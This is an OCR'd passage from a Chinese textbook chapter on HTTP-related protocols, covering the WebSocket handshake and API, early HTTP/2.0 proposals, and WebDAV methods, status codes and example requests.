WebSocket，即 Web 浏览器与 Web 服务器之间全双工通信标准。其中，WebSocket 协议由 IETF 定为标准，WebSocket API 由 W3C 定为标准。仍在开发中的 WebSocket 技术主要是为了解决 Ajax 和 Comet 里 XMLHttpRequest 附带的缺陷所引起的问题。

9.3.2 WebSocket 协议

一旦 Web 服务器与客户端之间建立起 WebSocket 协议的通信连接，之后所有的通信都依靠这个专用协议进行。通信过程中可互相发送 JSON、XML、HTML 或图片等任意格式的数据。

由于是建立在 HTTP 基础上的协议，因此连接的发起方仍是客户端，而一旦确立 WebSocket 通信连接，不论服务器还是客户端，任意一方都可直接向对方发送报文。

下面我们列举一下 WebSocket 协议的主要特点。

推送功能

支持由服务器向客户端推送数据的推送功能。这样，服务器可直接发送数据，而不必等待客户端的请求。

减少通信量

只要建立起 WebSocket 连接，就希望一直保持连接状态。和 HTTP 相比，不但每次连接时的总开销减少，而且由于 WebSocket 的首部信息很小，通信量也相应减少了。

为了实现 WebSocket 通信，在 HTTP 连接建立之后，需要完成一次“握手”（Handshaking）的步骤。

■握手・请求

为了实现 WebSocket 通信，需要用到 HTTP 的 Upgrade 首部字段，告知服务器通信协议发生改变，以达到握手的目的。

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
```


Sec-WebSocket-Key 字段内记录着握手过程中必不可少的键值。Sec-WebSocket-Protocol 字段内记录使用的子协议。

子协议按 WebSocket 协议标准在连接分开使用时，定义那些连接的名称。

■握手・响应


对于之前的请求，返回状态码 101 Switching Protocols 的响应。

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
```

```
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
Sec-WebSocket-Protocol: chat
```

Sec-WebSocket-Accept 的字段值是由握手请求中的 Sec-WebSocket-Key 的字段值生成的。

成功握手确立 WebSocket 连接之后，通信时不再使用 HTTP 的数据帧，而采用 WebSocket 独立的数据帧。



图：WebSocket 通信

■WebSocket API

JavaScript 可调用“The WebSocket API”（http://www.w3.org/TR/websockets/，由 W3C 标准制定）内提供的 WebSocket 程序接口，以实现 WebSocket 协议下全双工通信。

以下为调用 WebSocket API，每 50ms 发送一次数据的实例。

```
var socket = new WebSocket('ws://game.example.com:12010/updates');
socket.onopen = function () {
  setInterval(function() {
    if (socket.bufferedAmount == 0)
      socket.send(getUpdateData());
  }, 50);
};
```

9.4 期盼已久的 HTTP/2.0

目前主流的 HTTP/1.1 标准，自 1999 年发布的 RFC2616 之后再未进行过改订。SPDY 和 WebSocket 等技术纷纷出现，很难断言 HTTP/1.1 仍是适用于当下的 Web 的协议。

负责互联网技术标准的 IETF（Internet Engineering Task Force，互联网工程任务组）创立 httpbis（Hypertext Transfer Protocol Bis，http://datatracker.ietf.org/wg/httpbis/）工作组，其目标是推进下一代 HTTP——HTTP/2.0 在 2014 年 11 月实现标准化。

HTTP/2.0 的特点

HTTP/2.0 的目标是改善用户在使用 Web 时的速度体验。由于基本上都会先通过 HTTP/1.1 与 TCP 连接，现在我们以下面的这些协议为基础，探讨一下它们的实现方法。

- SPDY
- HTTP Speed + Mobility
- Network-Friendly HTTP Upgrade

HTTP Speed + Mobility 由微软公司起草，是用于改善并提高移动端通信时的通信速度和性能的标准。它建立在 Google 公司提出的 SPDY 与 WebSocket 的基础之上。

Network-Friendly HTTP Upgrade 主要是在移动端通信时改善 HTTP

性能的标准。

HTTP/2.0 的 7 项技术及讨论

HTTP/2.0 围绕着主要的 7 项技术进行讨论，现阶段（2012 年 8 月 13 日），大都倾向于采用以下协议的技术。但是，讨论仍在持续，所以不能排除会发生重大改变的可能性。

表 9-1


压缩	SPDY、Friendly
多路复用	SPDY
TLS义务化	Speed + Mobility
协商	Speed + Mobility，Friendly
客户端拉曳（Client Pull）/服务器推送（Server Push）	Speed + Mobility
流量控制	SPDY
WebSocket	Speed + Mobility

注：HTTP Speed + Mobility简写为Speed + Mobility，Network-Friendly HTTP Upgrade简写为Friendly。

9.5 Web 服务器管理文件的 WebDAV

WebDAV（Web-based Distributed Authoring and Versioning，基于万维网的分布式创作和版本控制）是一个可对 Web 服务器上的内容直接进行文件复制、编辑等操作的分布式文件系统。它作为扩展 HTTP/1.1 的协议定义在 RFC4918。

除了创建、删除文件等基本功能，它还具备文件创建者管理、文件编辑过程中禁止其他用户内容覆盖的加锁功能，以及对文件内容修改的版本控制功能。




图：WebDAV

使用 HTTP/1.1 的 PUT 方法和 DELETE 方法，就可以对 Web 服务器上的文件进行创建和删除操作。可是出于安全性及便捷性等考虑，一般不使用。

9.5.1　扩展 HTTP/1.1 的 WebDAV

针对服务器上的资源，WebDAV 新增加了一些概念，如下所示。



图：WebDAV 扩展的概念

集合（Collection）：是一种统一管理多个资源的概念。以集合为单位可进行各种操作。也可实现类似集合的集合这样的叠加。

资源（Resource）：把文件或集合称为资源。

属性（Property）：定义资源的属性。定义以“名称 = 值”的格式执行。

锁（Lock）：把文件设置成无法编辑状态。多人同时编辑时，可防止在同一时间进行内容写入。

9.5.2 WebDAV 内新增的方法及状态码

WebDAV 为实现远程文件管理，向 HTTP/1.1 中追加了以下这些方法。

PROPFIND：获取属性

PROPPATCH：修改属性

MKCOL：创建集合

COPY：复制资源及属性

MOVE：移动资源

LOCK：资源加锁

UNLOCK：资源解锁

为配合扩展的方法，状态码也随之扩展。

102 Processing：可正常处理请求，但目前是处理中状态

207 Multi-Status：存在多种状态

422 Unprocessible Entity：格式正确，内容有误

423 Locked：资源已被加锁

424 Failed Dependency：处理与某请求关联的请求失败，因此不再维持依赖关系

507 Insufficient Storage：保存空间不足

■WebDAV的请求实例

下面是使用 PROPFIND 方法对 http://www.example.com/file 发起获

取属性的请求。

```
PROPFIND /file HTTP/1.1
Host: www.example.com
Content-Type: application/xml; charset="utf-8"
Content-Length: 219

<?xml version="1.0" encoding="utf-8" ?>
<D:propfind xmlns:D="DAV:">
  <D:prop xmlns:R="http://ns.example.com/boxschema/">
     <R:bigbox/>
     <R:author/>
     <R:DingALing/>
     <R:Random/>
  </D:prop>
</D:propfind>
```


■WebDAV的响应实例

下面是针对之前的 PROPFIND 方法，返回 http://www.example.com/file 的属性的响应。

```
HTTP/1.1 207 Multi-Status
Content-Type: application/xml; charset="utf-8"
Content-Length: 831

<?xml version="1.0" encoding="utf-8" ?>
<D:multistatus xmlns:D="DAV:">
  <D:response xmlns:R="http://ns.example.com/boxschema/">
    <D:href>http://www.example.com/file</D:href>
    <D:propstat>
      <D:prop>
    <D:prop>
      <R:bigbox>
      <R:BoxType>Box type A</R:BoxType>
      </R:bigbox>
      <R:author>
      <R:Name>J.J. Johnson</R:Name>
      </R:author>
    </D:prop>
```

```
    <D:status>HTTP/1.1 200 OK</D:status>
  </D:propstat>
  <D:propstat>
    <D:prop><R:DingALing/><R:Random/></D:prop>
    <D:status>HTTP/1.1 403 Forbidden</D:status>
    <D:responsedescription> The user does not have access to the
     DingALing property.
     </D:responsedescription>
   </D:propstat>
 </D:response>
 <D:responsedescription> There has been an access violation error.
 </D:responsedescription>
</D:multistatus>
```

为何 HTTP 协议受众如此广泛

本章讲解了几个与 HTTP 相关联的协议使用案例。为什么 HTTP 协议受众能够如此广泛呢?

过去，新编写接入互联网的系统或软件时，还需要同时编写实现与必要功能对应的新协议。但最近，使用 HTTP 的系统和软件占了绝大多数。

这有着诸多原因，其中与企业或组织的防火墙设定有着莫大的关系。防火墙的基本功能就是禁止非指定的协议和端口号的数据包通过。因此如果使用新协议或端口号则必须修改防火墙设置。

互联网上，使用率最高的当属 Web。不管是否具备访问 FTP 和 SSH 的权限，一般公司都会开放对 Web 的访问。Web 是基于 HTTP 协议运作的，因此在构建 Web 服务器或访问 Web 站点时，需事先设置防火墙 HTTP(80/tcp) 和 HTTPS(443/tcp) 的权限。

